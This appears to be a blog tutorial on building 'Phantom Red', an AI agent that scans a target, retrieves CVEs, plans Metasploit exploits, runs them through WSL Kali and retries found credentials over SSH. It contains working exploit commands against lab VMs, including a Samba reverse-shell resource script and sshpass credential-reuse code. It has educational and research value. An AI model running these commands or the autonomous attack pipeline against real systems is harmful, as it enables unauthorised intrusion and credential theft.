
A complete guide for beginners on how AI agents, RAG, LLMs, and real-world exploit automation work together.
Phantom Red is an AI-powered red team agent. You give it a target IP address, and it autonomously:
Think of it as a junior pentester that never sleeps, never forgets a CVE, and asks you to review the plan before pulling the trigger.
Important: This tool is built for authorized penetration testing, CTF challenges, and security research only. All testing in this blog was done on intentionally vulnerable VMs (Metasploitable 2, Kioptrix) that I own and control.
Before we dive deep, here’s the 10,000-foot view. Phantom Red is built from four major pieces that work together:
┌─────────────────────────────────────────────────────────────┐
│                        PHANTOM RED                          │
│                                                             │
│  ┌──────────┐   ┌──────────┐   ┌──────────┐   ┌────────┐  │
│  │   LLM    │   │   RAG    │   │  Agent   │   │ Tools  │  │
│  │ (Brain)  │   │ (Memory) │   │ (Logic)  │   │(Hands) │  │
│  │          │   │          │   │          │   │        │  │
│  │ Qwen 2.5 │   │ChromaDB  │   │LangGraph │   │ nmap   │  │
│  │  Coder   │   │ + embed  │   │ pipeline │   │  msf   │  │
│  │ via      │   │          │   │ 10 nodes │   │  wsl   │  │
│  │ Ollama   │   │30+ CVEs  │   │          │   │  curl  │  │
│  └──────────┘   └──────────┘   └──────────┘   └────────┘  │
│                                                             │
│         All connected by Python + FastAPI + React          │
└─────────────────────────────────────────────────────────────┘
Each piece has a specific job. Let’s understand them one by one, starting from the fundamentals.
You already know neural networks — inputs, weights, activations, outputs. An LLM (Large Language Model) is exactly that, but trained on a huge amount of text. It learns one thing really well: given this sequence of tokens, what token comes next?
Your Prompt (tokens)
         │
         ▼
┌────────────────────┐
│  Token Embeddings  │  ← Each word → high-dimensional vector
│  + Positional Enc  │  ← Tells model where each word sits
└────────────────────┘
         │
         ▼
┌────────────────────┐
│  Self-Attention    │  ← "How much should I focus on each
│  (Multi-Head)      │     other word when processing THIS word?"
└────────────────────┘
         │
         ▼
┌────────────────────┐
│  Feed Forward NN   │  ← Standard dense layers (MLP)
└────────────────────┘
         │
    × N layers (Transformer Blocks)
         │
         ▼
┌────────────────────┐
│   Output Logits    │  ← Scores for every token in vocabulary
└────────────────────┘
         │
         ▼
    Next Token (sampled from softmax distribution)
The model repeats this — predicting one token at a time — until it generates a complete response. That’s autoregressive generation.
Phantom Red uses Qwen 2.5 Coder running locally via Ollama. Here’s why:
| Property | Benefit |
|---|---|
| Code-focused training | Understands bash, msfconsole, Python |
| Runs locally via Ollama | No API costs, no data leaving your machine |
| Fast enough on consumer GPU | Good balance of speed vs quality |
| Open weights | You can swap to llama3, mistral, etc. |
Ollama is basically a local server that serves LLM models via a simple HTTP API. LangChain talks to it like this:
# engine/agents.py
from langchain_ollama import OllamaLLM

self.llm = OllamaLLM(model="qwen2.5-coder", temperature=0.1)
temperature=0.1 means the model is conservative — it picks high-probability tokens rather than
getting creative. For security tool planning, you want deterministic, not imaginative.
When the agent calls the LLM, it sends a carefully crafted prompt and gets back structured text:
Prompt:
  "You are an expert penetration tester.
   Services found: vsftpd 2.3.4 on port 21, Samba 3.0.20 on port 445...
   RAG vulnerabilities: CVE-2011-2523 vsftpd backdoor...
   Rank the top 3 attack vectors."

LLM Response:
  "1. vsftpd 2.3.4 backdoor (CVE-2011-2523) - CRITICAL...
   2. Samba usermap_script (CVE-2007-2447) - HIGH...
   ..."
Here’s the problem with a plain LLM: it’s frozen in time. It was trained up to some date and doesn’t know about new CVEs, and it can hallucinate exploit details it’s not sure about.
RAG (Retrieval-Augmented Generation) fixes this by giving the model a searchable knowledge base at runtime. Instead of relying purely on weights, the model looks things up before answering.
Think of it like this analogy:
Without RAG: A doctor diagnosing from memory alone.
With RAG: A doctor who can quickly search medical literature before giving advice.
                    ┌─────────────────────┐
                    │   Query: "samba 3.0  │
                    │   exploit"           │
                    └──────────┬──────────┘
                               │
                               ▼
              ┌────────────────────────────────┐
              │  1. EMBED the query            │
              │                                │
              │  "samba 3.0 exploit"           │
              │         │                      │
              │         ▼                      │
              │  [0.23, -0.87, 0.44, ...]      │
              │  (384-dimensional vector)      │
              └────────────────────────────────┘
                               │
                               ▼
              ┌────────────────────────────────┐
              │  2. SEARCH ChromaDB            │
              │                                │
              │  Compare query vector against  │
              │  all stored document vectors   │
              │  using cosine similarity       │
              │                                │
              │  [doc1] similarity: 0.91  ← ✓ │
              │  [doc2] similarity: 0.87  ← ✓ │
              │  [doc3] similarity: 0.23       │
              │  [doc4] similarity: 0.12       │
              └────────────────────────────────┘
                               │
                               ▼
              ┌────────────────────────────────┐
              │  3. RETRIEVE top matches       │
              │                                │
              │  CVE-2007-2447: Samba          │
              │  usermap_script command        │
              │  injection via MS-RPC...       │
              │                                │
              │  Metadata:                     │
              │  - msf_module: exploit/multi/  │
              │    samba/usermap_script        │
              │  - payload: cmd/unix/reverse   │
              │  - port: 445                   │
              └────────────────────────────────┘
                               │
                               ▼
              ┌────────────────────────────────┐
              │  4. AUGMENT the LLM prompt     │
              │                                │
              │  "Here are relevant CVEs:      │
              │   [retrieved docs]             │
              │   Now plan the attack..."      │
              └────────────────────────────────┘
An embedding is a way to convert text into a list of numbers (a vector) that captures the meaning of the text. Similar meanings end up as vectors that point in similar directions in high-dimensional space.
"vsftpd backdoor"   →  [0.21, -0.83, 0.44, 0.12, ...]
"ftp version 2.3.4" →  [0.19, -0.79, 0.41, 0.15, ...]  ← similar!
"apache web server" →  [0.91,  0.23, -0.55, 0.67, ...] ← different
ChromaDB uses sentence-transformers under the hood to compute these embeddings. When you search, it computes the embedding of your query and finds the stored documents whose embeddings are closest (by cosine similarity).
Phantom Red’s RAG database (engine/rag_engine.py) is pre-loaded with 30+ real CVEs, each stored with
rich metadata:
# Simplified from rag_engine.py
VULN_DB = [
    {
        "id": "CVE-2011-2523",
        "desc": "vsftpd 2.3.4 backdoor - connects to port 6200, gives root shell",
        "meta": {
            "service": "ftp",
            "port": "21",
            "msf_module": "exploit/unix/ftp/vsftpd_234_backdoor",
            "arch": "cmd",
            "payload": "payload/cmd/unix/interact",
            "command_template": 'msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; ...'
        }
    },
    {
        "id": "CVE-2007-2447",
        "desc": "Samba 3.0.0-3.0.25rc3 username map script injection via MS-RPC",
        "meta": {
            "service": "samba",
            "port": "445",
            "msf_module": "exploit/multi/samba/usermap_script",
            ...
        }
    },
    # 28 more CVEs...
]
At startup, all entries are embedded and stored in ChromaDB at data/vuln_db/. This is
persistent — the database survives restarts so it doesn’t re-embed everything every time.
# engine/rag_engine.py
class VulnRAGEngine:
    def __init__(self):
        self.client = chromadb.PersistentClient(path="data/vuln_db")
        self.collection = self.client.get_or_create_collection(
            name="vulnerabilities",
            embedding_function=embedding_functions.DefaultEmbeddingFunction()
        )
        self._auto_populate()  # Only adds missing entries

    def query_vulnerabilities(self, query_text, n_results=3):
        results = self.collection.query(
            query_texts=[query_text],
            n_results=n_results
        )
        return results
An agent is an AI system that can take actions, observe results, and decide what to do next. It’s not just a prompt → response; it’s a loop.
CHAIN (simple, linear):
  Input → Prompt → LLM → Output
  (No decisions, no loops, no tools)

AGENT (smart, adaptive):
  Input → Think → Act → Observe → Think → Act → Observe → ... → Done
  (Can use tools, can loop, makes decisions)
LangGraph is a library for building agents as state machines (directed graphs). Instead of one big loop, you define:
This gives you a deterministic, debuggable agent where you control exactly what happens at each step.
Here’s Phantom Red’s 10-node pipeline visualized:
                        ┌─────────┐
           target_ip ──►│  RECON  │  nmap -sV scan
                        └────┬────┘
                             │ services discovered
                             ▼
                    ┌────────────────┐
                    │HTTP_FINGERPRINT│  curl headers, CMS detect
                    └───────┬────────┘
                            │ web tech stack
                            ▼
                    ┌───────────────┐
                    │  MSF_SEARCH   │  msfconsole search
                    └───────┬───────┘
                            │ available modules
                            ▼
                    ┌───────────────┐
                    │   RESEARCH    │  ChromaDB RAG query
                    └───────┬───────┘
                            │ matched CVEs + metadata
                            ▼
                    ┌───────────────┐
                    │   CVE_INTEL   │  NVD + ExploitDB lookup
                    └───────┬───────┘
                            │ live CVE data (read-only)
                            ▼
                    ┌───────────────┐
                    │    ANALYZE    │  LLM ranks entry points
                    └───────┬───────┘
                            │ attack surface analysis
                            ▼
                    ┌───────────────┐
                    │   PLANNER     │  Build exploit commands
                    └───────┬───────┘
                            │ ordered exploit plan
                            ▼
                    ┌───────────────┐
                    │   VALIDATE    │  RAG checks commands
                    └───────┬───────┘
                            │ validated command list
                            ▼
                    ┌───────────────┐
                    │    EXECUTE    │  Run in WSL Kali
                    └───────┬───────┘
                            │ shell obtained? → exit early
                            ▼
                    ┌───────────────┐
                    │  CRED_REUSE   │  SSH/Telnet with found creds
                    └───────┬───────┘
                            │
                            ▼
                         DONE ✓
Every node reads from and writes to a shared AgentState dictionary. Think of it as a baton being
passed in a relay race:
# engine/agents.py (simplified)
class AgentState(TypedDict):
    target: str                      # "192.168.72.150"
    kali_ip: str                     # "192.168.72.1"
    recon_result: str                # raw nmap output
    services: List[Dict]             # parsed [{port, service, version}]
    http_fingerprint: Dict           # {url, server, cms, frameworks}
    vulnerabilities: List[str]       # RAG matched CVE descriptions
    vuln_metadata: List[Dict]        # RAG metadata (modules, CVEs)
    msf_candidates: List[Dict]       # live msfconsole search results
    cve_research: List[Dict]         # NVD + ExploitDB data
    analyst_cve_findings: str        # human analyst notes
    analysis: str                    # LLM attack surface summary
    exploit_plan: str                # LLM generated commands
    validated_commands: List[str]    # checked, safe-to-run commands
    executed_commands: List[Dict]    # run results + outputs
    discovered_creds: List[Dict]     # [{user, pass, source}]
    errors: List[str]
Each node is just a function that takes the state and returns a dict of updates:
# engine/agents.py (simplified)
def recon_node(self, state: AgentState) -> Dict:
    target = state["target"]

    # Run nmap
    result = self.nmap_tool.scan(target)
    services = self._parse_services(result)

    return {
        "recon_result": result,
        "services": services
    }
LangGraph takes care of merging these updates back into the shared state automatically.
# engine/agents.py (simplified)
from langgraph.graph import StateGraph

graph = StateGraph(AgentState)

# Add nodes
graph.add_node("recon",            self.recon_node)
graph.add_node("http_fingerprint", self.http_fingerprint_node)
graph.add_node("msf_search",       self.msf_search_node)
graph.add_node("research",         self.research_node)
graph.add_node("cve_intel",        self.cve_intel_node)
graph.add_node("analyze",          self.analyze_node)
graph.add_node("planner",          self.planner_node)
graph.add_node("validate",         self.rag_validate_node)
graph.add_node("execute",          self.execution_node)
graph.add_node("cred_reuse",       self.credential_reuse_node)

# Add edges (define execution order)
graph.add_edge("recon",            "http_fingerprint")
graph.add_edge("http_fingerprint", "msf_search")
graph.add_edge("msf_search",       "research")
graph.add_edge("research",         "cve_intel")
graph.add_edge("cve_intel",        "analyze")
graph.add_edge("analyze",          "planner")
graph.add_edge("planner",          "validate")
graph.add_edge("validate",         "execute")
graph.add_edge("execute",          "cred_reuse")

# Set entry point
graph.set_entry_point("recon")

# Compile
self.app = graph.compile()
Running the whole thing is just one call:
result = self.app.invoke(initial_state)
LangGraph walks the graph, calling each node in order, passing state along. Clean, debuggable, and modular.
An AI agent without tools is just a chatbot. Tools are what let it take real actions in the world — run commands, search databases, call APIs.
In Phantom Red, the tools are Python functions that the agent nodes call directly. Here are the main ones:
engine/tools.py)
class WSLTool:
    def run_command(self, command: str, distro: str = "kali-linux",
                    timeout: int = None) -> str:
        """
        Runs a command inside WSL2 Kali Linux.

        Why WSL? Metasploit, nmap, and exploit tools run on Linux.
        Phantom Red itself runs on Windows, so we bridge via WSL2.
        """

        # Build: wsl -d kali-linux -- bash -c "..."
        full_cmd = ["wsl", "-d", distro, "--", "bash", "-c", command]

        result = subprocess.run(
            full_cmd,
            capture_output=True,
            text=True,
            timeout=timeout
        )
        return result.stdout + result.stderr
Windows (Python) ──── subprocess ────► WSL2 Kali Linux
                                             │
                                        nmap / msfconsole / curl
                                             │
                                        stdout/stderr ◄─────────
class NmapTool:
    def scan(self, target: str) -> str:
        """
        -sV: detect service versions
        -F:  fast scan (100 common ports)
        -T4: aggressive timing
        """
        cmd = f"nmap -sV -F -T4{target}"
        return self.wsl.run_command(cmd, timeout=120)
This gives us something like:
PORT    STATE  SERVICE     VERSION
21/tcp  open   ftp         vsftpd 2.3.4
22/tcp  open   ssh         OpenSSH 4.7p1
139/tcp open   netbios-ssn Samba 3.0.20-Debian
445/tcp open   netbios-ssn Samba 3.0.20-Debian
engine/cve_research.py)def search_nvd(service_name: str, version: str) -> List[Dict]:
"""Queries the National Vulnerability Database API."""
url = f"https://services.nvd.nist.gov/rest/json/cves/2.0"
params = {
"keywordSearch": f"{service_name}{version}",
"resultsPerPage": 10
}
response = requests.get(url, params=params)
return parse_cve_data(response.json())
def search_exploitdb(service_name: str) -> List[Dict]:
"""Searches ExploitDB for public exploits."""
url = f"https://www.exploit-db.com/search"
params = {"q": service_name, "type": "local,remote,webapps"}
...
These give real-time data to complement the RAG database — important for new CVEs that weren’t in the training data.
Let’s trace a complete run against Metasploitable 2 (192.168.72.150).
# Input: target = "192.168.72.150"
# Action: nmap -sV -F -T4 192.168.72.150

# Output:
services = [
    {"port": "21",  "service": "ftp",         "version": "vsftpd 2.3.4"},
    {"port": "22",  "service": "ssh",          "version": "OpenSSH 4.7p1"},
    {"port": "139", "service": "netbios-ssn",  "version": "Samba 3.0.20"},
    {"port": "445", "service": "microsoft-ds", "version": "Samba 3.0.20"},
    {"port": "80",  "service": "http",         "version": "Apache 2.2.8"},
    # ... more services
]
# For port 80:
# Action: curl -I http://192.168.72.150

# Output:
http_fingerprint = {
    "url": "http://192.168.72.150",
    "server": "Apache/2.2.8 (Ubuntu)",
    "cms": "Mutillidae",   # detected from page body
    "frameworks": ["PHP/5.2.4"]
}
# For each service, runs inside WSL:
# msfconsole -q -x "search vsftpd; exit"

# Parses output:
msf_candidates = [
    {
        "module": "exploit/unix/ftp/vsftpd_234_backdoor",
        "rank": "excellent",
        "description": "VSFTPD v2.3.4 Backdoor Command Execution"
    },
    ...
]
This is where RAG shines. For each service, the agent builds a query and searches ChromaDB:
# Query: "ftp vsftpd 2.3.4 exploit vulnerability"
# ChromaDB returns (by embedding similarity):

vulnerabilities = [
    "CVE-2011-2523: vsftpd 2.3.4 backdoor - contains a malicious backdoor...",
    "CVE-2014-3156: ProFTPD mod_copy unauthenticated file copy...",
]

vuln_metadata = [
    {
        "id": "CVE-2011-2523",
        "msf_module": "exploit/unix/ftp/vsftpd_234_backdoor",
        "command_template": 'msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; ...'
    }
]
Key filter: Results are filtered by port. If the RAG returns a web exploit but only FTP is open, it gets dropped.
Fetches live data from NVD and ExploitDB for analyst review. This is read-only — it doesn’t affect execution, it’s for a human to review.
The LLM gets a packed prompt:
You are an expert penetration tester analyzing a target system.

TARGET: 192.168.72.150

SERVICES FOUND:
- 21/tcp vsftpd 2.3.4
- 22/tcp OpenSSH 4.7p1
- 445/tcp Samba 3.0.20

RAG VULNERABILITIES:
- CVE-2011-2523: vsftpd 2.3.4 backdoor (cmd shell, port 21)
- CVE-2007-2447: Samba usermap_script injection (port 445)

AVAILABLE MSF MODULES:
- exploit/unix/ftp/vsftpd_234_backdoor [excellent]
- exploit/multi/samba/usermap_script [excellent]

Rank the top 3 attack vectors by exploitability and reliability.
The LLM responds:
ATTACK SURFACE ANALYSIS:

1. vsftpd 2.3.4 Backdoor (CVE-2011-2523) — CRITICAL
   Port 21 is open. vsftpd 2.3.4 contains a hardcoded backdoor
   triggered by ':)' in username. Metasploit module is rated excellent.
   Success rate: very high on unpatched targets.

2. Samba usermap_script (CVE-2007-2447) — HIGH
   Port 445 open with Samba 3.0.20 (vulnerable range: 3.0.0-3.0.25rc3).
   Command injection via MS-RPC. Excellent Metasploit module.

3. Apache mod_ssl OpenFuck (CVE-2002-0082) — MEDIUM
   Port 443 detection needed. Buffer overflow, older, less reliable.
The planner builds the actual commands. It uses a priority system:
PRIORITY 1: Analyst-pasted commands (user knows best)
PRIORITY 2: RAG template commands (tested, verified metadata)
PRIORITY 3: LLM-suggested commands (creative but needs validation)
For RAG templates, it substitutes variables:
# Template:
'msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS {target}; ..."'

# After substitution:
'msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS 192.168.72.150; ..."'
Some exploits use Metasploit resource scripts (.rc files) to avoid shell escaping issues:
# RC file content (written to Kali via WSL):
"""
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.72.150
set LHOST 192.168.72.1
set PAYLOAD cmd/unix/reverse
run
"""

# Command:
"msfconsole -r /tmp/samba_exploit.rc"
Before executing, every command is checked:
def rag_validate_node(self, state):
    for cmd in exploit_plan_commands:

        # Rule 1: Analyst commands pass through UNCHANGED
        if cmd.is_analyst_command:
            validated.append(cmd)
            continue

        # Rule 2: Reject unresolved placeholders
        if "{target}" in cmd or "{kali_ip}" in cmd:
            errors.append(f"Unresolved placeholder in:{cmd}")
            continue

        # Rule 3: Check against RAG metadata
        if has_invalid_option(cmd, vuln_metadata):
            # e.g., CMD= is marked invalid for this module
            cmd = remove_invalid_option(cmd)

        validated.append(cmd)
Each validated command runs in WSL Kali, and the output is classified:
SUCCESS_PATTERNS = [
    r"session\d+ opened",    # Metasploit session
    r"meterpreter session",   # Meterpreter shell
    r"uid=\d+\(",             # Linux UID (shell obtained)
    r"spawning shell",        # Generic shell spawn
]

FAIL_PATTERNS = [
    r"exploit completed, but no session",
    r"connection refused",
    r"no route to host",
]
If uid=0(root) appears in output — success, stop all further commands. The agent
got what it came for.
If credentials were discovered in exploit output (e.g., from a database dump or /etc/passwd), the agent tries them on SSH and Telnet:
def credential_reuse_node(self, state):
    for cred in state["discovered_creds"]:
        # Try SSH
        result = wsl.run_command(
            f'sshpass -p "{cred["password"]}" ssh{cred["user"]}@{target} "id"'
        )
        if "uid=" in result:
            log(f"SSH login succeeded:{cred['user']}@{target}")
Here’s the dependency tree, showing how everything connects:
phantom_red/
│
├── main.py               ← CLI: python main.py 192.168.72.150
│    └── PhantomEngine.run()
│
├── api.py                ← FastAPI server (HTTP/SSE interface)
│    ├── POST /scan       → PhantomEngine.run()
│    ├── POST /execute    → PhantomEngine.execute_plan()
│    ├── GET  /stream     → Server-Sent Events (live logs)
│    └── POST /cve/search → cve_research.search_nvd()
│
└── engine/
     ├── agents.py        ← LangGraph StateGraph (10 nodes)
     │    ├── OllamaLLM   (langchain-ollama)
     │    ├── VulnRAGEngine (rag_engine.py)
     │    ├── NmapTool    (tools.py)
     │    └── WSLTool     (tools.py)
     │
     ├── rag_engine.py    ← ChromaDB + embeddings
     │    ├── chromadb.PersistentClient
     │    └── DefaultEmbeddingFunction (sentence-transformers)
     │
     ├── tools.py         ← WSL command execution
     │    └── subprocess.run(["wsl", "-d", "kali-linux", ...])
     │
     └── cve_research.py  ← HTTP requests to NVD + ExploitDB
          └── requests.get("https://services.nvd.nist.gov/...")
One of the coolest parts of Phantom Red is watching it work in real time. Here’s how that works:
Python Agent          FastAPI Server       React Frontend
     │                     │                    │
     │  _log("Scanning")   │                    │
     ├────────────────────►│                    │
     │                     │  SSE event         │
     │                     ├───────────────────►│
     │                     │                    │ append to log panel
     │  _log("Found FTP")  │                    │
     ├────────────────────►│                    │
     │                     │  SSE event         │
     │                     ├───────────────────►│
# api.py — SSE endpoint
@app.get("/stream")
async def stream_logs():
    async def event_generator():
        while True:
            if log_queue:
                msg = log_queue.popleft()
                yield f"data:{json.dumps({'msg': msg})}\n\n"
            await asyncio.sleep(0.1)

    return StreamingResponse(event_generator(), media_type="text/event-stream")
// ui/src/App.jsx — React client
const eventSource = new EventSource('/api/stream');
eventSource.onmessage = (event) => {
    const { msg } = JSON.parse(event.data);
    setLogs(prev => [...prev, msg]);
};
The vulnerability discovery pipeline uses three parallel approaches that reinforce each other:
                    TARGET SERVICES
                         │
          ┌──────────────┼──────────────┐
          │              │              │
          ▼              ▼              ▼
    ┌──────────┐   ┌──────────┐   ┌──────────┐
    │ RAG DB   │   │   LIVE   │   │  LIVE    │
    │ (local)  │   │  NVD API │   │ExploitDB │
    │          │   │          │   │          │
    │ 30+ CVEs │   │ NIST DB  │   │ public   │
    │ embedded │   │ CVSS     │   │ exploits │
    │ vectors  │   │ scores   │   │ PoC code │
    └────┬─────┘   └────┬─────┘   └────┬─────┘
         │              │              │
         └──────────────┼──────────────┘
                        │
                        ▼
              ┌──────────────────┐
              │  LLM SYNTHESIS   │
              │                  │
              │  Cross-reference │
              │  all sources     │
              │  Rank by         │
              │  exploitability  │
              └──────────────────┘
Why three sources?
| Source | Strength | Weakness |
|---|---|---|
| RAG DB | Fast, detailed metadata, offline | Fixed set of CVEs |
| NVD API | Comprehensive, official CVSS scores | Slow, rate-limited |
| ExploitDB | Real PoC exploits available | May not have all CVEs |
Together, they cover different gaps. The LLM synthesizes all three into a ranked attack plan.
The real power of RAG here is that you don’t need exact matches. Watch what happens when nmap returns “Samba 3.0.20-Debian”:
Query text: "samba 3.0.20 Debian exploit vulnerability"

ChromaDB computes embedding → searches → finds:
  CVE-2007-2447: "Samba 3.0.0 through 3.0.25rc3 usermap_script injection"
  Similarity: 0.89 ✓

Even though version "3.0.20" != "3.0.0 through 3.0.25rc3" literally,
the semantic embedding understands they're in the same version range context.
This is the key insight of RAG — it finds contextually similar information, not just exact keyword matches.
All exploits run inside WSL2 Kali Linux. This is the architectural choice that makes everything work on Windows:
┌─────────────────────────────────────────────────────┐
│                    Windows Host                     │
│                                                     │
│  Python Agent ──── subprocess ────► WSL2 Kali      │
│                                          │          │
│                                     ┌───┴───────┐  │
│                                     │           │  │
│                                     │ msfconsole│  │
│                                     │ nmap      │  │
│                                     │ curl      │  │
│                                     │ sshpass   │  │
│                                     │           │  │
│                                     └───────────┘  │
│                                          │          │
│                                     Network         │
│                                          │          │
└──────────────────────────────────────────┼──────────┘
                                           │
                               ┌───────────▼───────────┐
                               │   Target VM           │
                               │   192.168.72.150      │
                               │   Metasploitable 2    │
                               └───────────────────────┘
Here’s the exact flow for a vsftpd backdoor exploit:
1. PLANNER builds command from RAG template:
   ─────────────────────────────────────────
   msfconsole -q -x "
     use exploit/unix/ftp/vsftpd_234_backdoor;
     set RHOSTS 192.168.72.150;
     set RPORT 21;
     run;
     exit -y
   "

2. VALIDATE confirms:
   ─────────────────────────────────────────
   ✓ No unresolved placeholders
   ✓ Module is in valid RAG metadata
   ✓ RHOSTS is a valid option for this module
   ✓ exit -y present (prevents hanging)

3. EXECUTE runs via WSL:
   ─────────────────────────────────────────
   subprocess.run([
     "wsl", "-d", "kali-linux", "--", "bash", "-c",
     'msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor; ..."'
   ], timeout=120)

4. Output classification:
   ─────────────────────────────────────────
   stdout: "... session 1 opened (192.168.72.1:4444 -> 192.168.72.150:6200)"

   check SUCCESS_PATTERNS:
   ✓ "session \d+ opened" → MATCHED

   Status: SUCCESS
   → Skip remaining exploits, go to CRED_REUSE
Some Metasploit modules need complex setup with multi-line configurations. Phantom Red writes these as
.rc (resource script) files directly into Kali, then runs them:
# From agents.py — RC_FILE block handling
rc_content = """
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.72.150
set LHOST 192.168.72.1
set LPORT 4444
set PAYLOAD cmd/unix/reverse
run
exit -y
"""

# Write RC file directly to WSL filesystem
wsl.run_command(f'cat > /tmp/exploit_samba.rc << "EOF"\n{rc_content}\nEOF')

# Execute it
wsl.run_command("msfconsole -r /tmp/exploit_samba.rc", timeout=120)
Why use .rc files instead of inline -x commands? Because shell quoting becomes a
nightmare when your exploit commands contain quotes, semicolons, and special characters. RC files sidestep the
quoting problem entirely.
The React frontend (ui/src/App.jsx) gives you a real-time window into the agent’s brain:
┌─────────────────────────────────────────────────────────────────┐
│  PHANTOM RED                              [Scan] [Execute]       │
├───────────────────┬─────────────────────────────────────────────┤
│  TARGET INPUT     │  LIVE LOGS                                   │
│                   │                                              │
│  IP: 192.168.72.. │  [RECON] Starting nmap -sV -F -T4...        │
│  Analyst notes:   │  [RECON] Found 23 services                   │
│  [text area]      │  [HTTP] Apache/2.2.8 detected on port 80    │
│                   │  [MSF]  Found: vsftpd_234_backdoor [excel..] │
│  [SCAN]           │  [RAG]  CVE-2011-2523 matched (sim: 0.91)   │
│                   │  [NVD]  Fetching CVE data...                 │
├───────────────────┤  [LLM]  Analyzing attack surface...         │
│  CVE FINDINGS     │  [PLAN] Building exploit sequence...         │
│                   │  [EXEC] Running vsftpd backdoor exploit...   │
│  CVE-2011-2523    │  [EXEC] SUCCESS: session 1 opened!          │
│  CVSS: 10.0       │                                              │
│  Critical         ├─────────────────────────────────────────────┤
│                   │  EXPLOIT PLAN                                │
│  CVE-2007-2447    │                                              │
│  CVSS: 9.0        │  1. msfconsole -q -x "use exploit/unix...   │
│  High             │  2. msfconsole -r /tmp/samba_exploit.rc     │
│                   │                                              │
└───────────────────┴─────────────────────────────────────────────┘
The key technology here is Server-Sent Events (SSE) — a one-way stream from the server to the
browser. The agent logs every step via self._log(msg), which pushes to a queue. The SSE endpoint
drains that queue to the browser.
Here’s a quick reference for every library used and why it was chosen:
| Library | What it Does | Why Used Here |
|---|---|---|
| langchain | LLM abstraction layer | Unified interface for prompts, chains, and models |
| langchain-ollama | Ollama LLM connector | Runs LLM locally — no API keys, no cloud |
| langgraph | Agent state machine | Deterministic, debuggable agent flow |
| chromadb | Embedded vector database | Persistent RAG storage, runs in-process |
| sentence-transformers | Text embeddings | Converts text → semantic vectors for similarity search |
| fastapi | REST API framework | Async Python web server with auto-docs |
| uvicorn | ASGI server | Runs FastAPI with async support |
| requests | HTTP client | CVE lookups from NVD/ExploitDB |
| python-nmap | Nmap Python wrapper | Network scanning (also used raw nmap output) |
| react + vite | Frontend framework | Fast dev server, component-based UI |
| framer-motion | React animations | Smooth UI transitions |
| tailwindcss | CSS utility framework | Fast styling without writing CSS |
If you want one simple mental model to remember:
        ┌─────────────────────────────────────────────┐
        │                                             │
        │  PHANTOM RED is a student who:             │
        │                                             │
        │  1. Reads the exam (RECON)                 │
        │                                             │
        │  2. Checks the textbook (RAG)              │
        │     "I've seen vsftpd 2.3.4 before..."     │
        │                                             │
        │  3. Googles for new info (NVD/ExploitDB)  │
        │                                             │
        │  4. Thinks about the answer (LLM)          │
        │     "Best approach is probably X..."        │
        │                                             │
        │  5. Writes the answer (PLANNER)            │
        │                                             │
        │  6. Checks their work (VALIDATE)           │
        │                                             │
        │  7. Submits (EXECUTE)                      │
        │                                             │
        │  8. Uses what they learned (CRED_REUSE)   │
        │                                             │
        └─────────────────────────────────────────────┘
The LangGraph StateGraph is the skeleton that connects these steps.
The RAG database is the textbook the agent can look up.
The LLM is the reasoning engine that makes decisions.
The tools are the hands that take real actions.
Building Phantom Red taught me a lot about what makes AI agents actually work in practice:
When I first built this with just an LLM, it would confidently generate Metasploit commands with wrong option
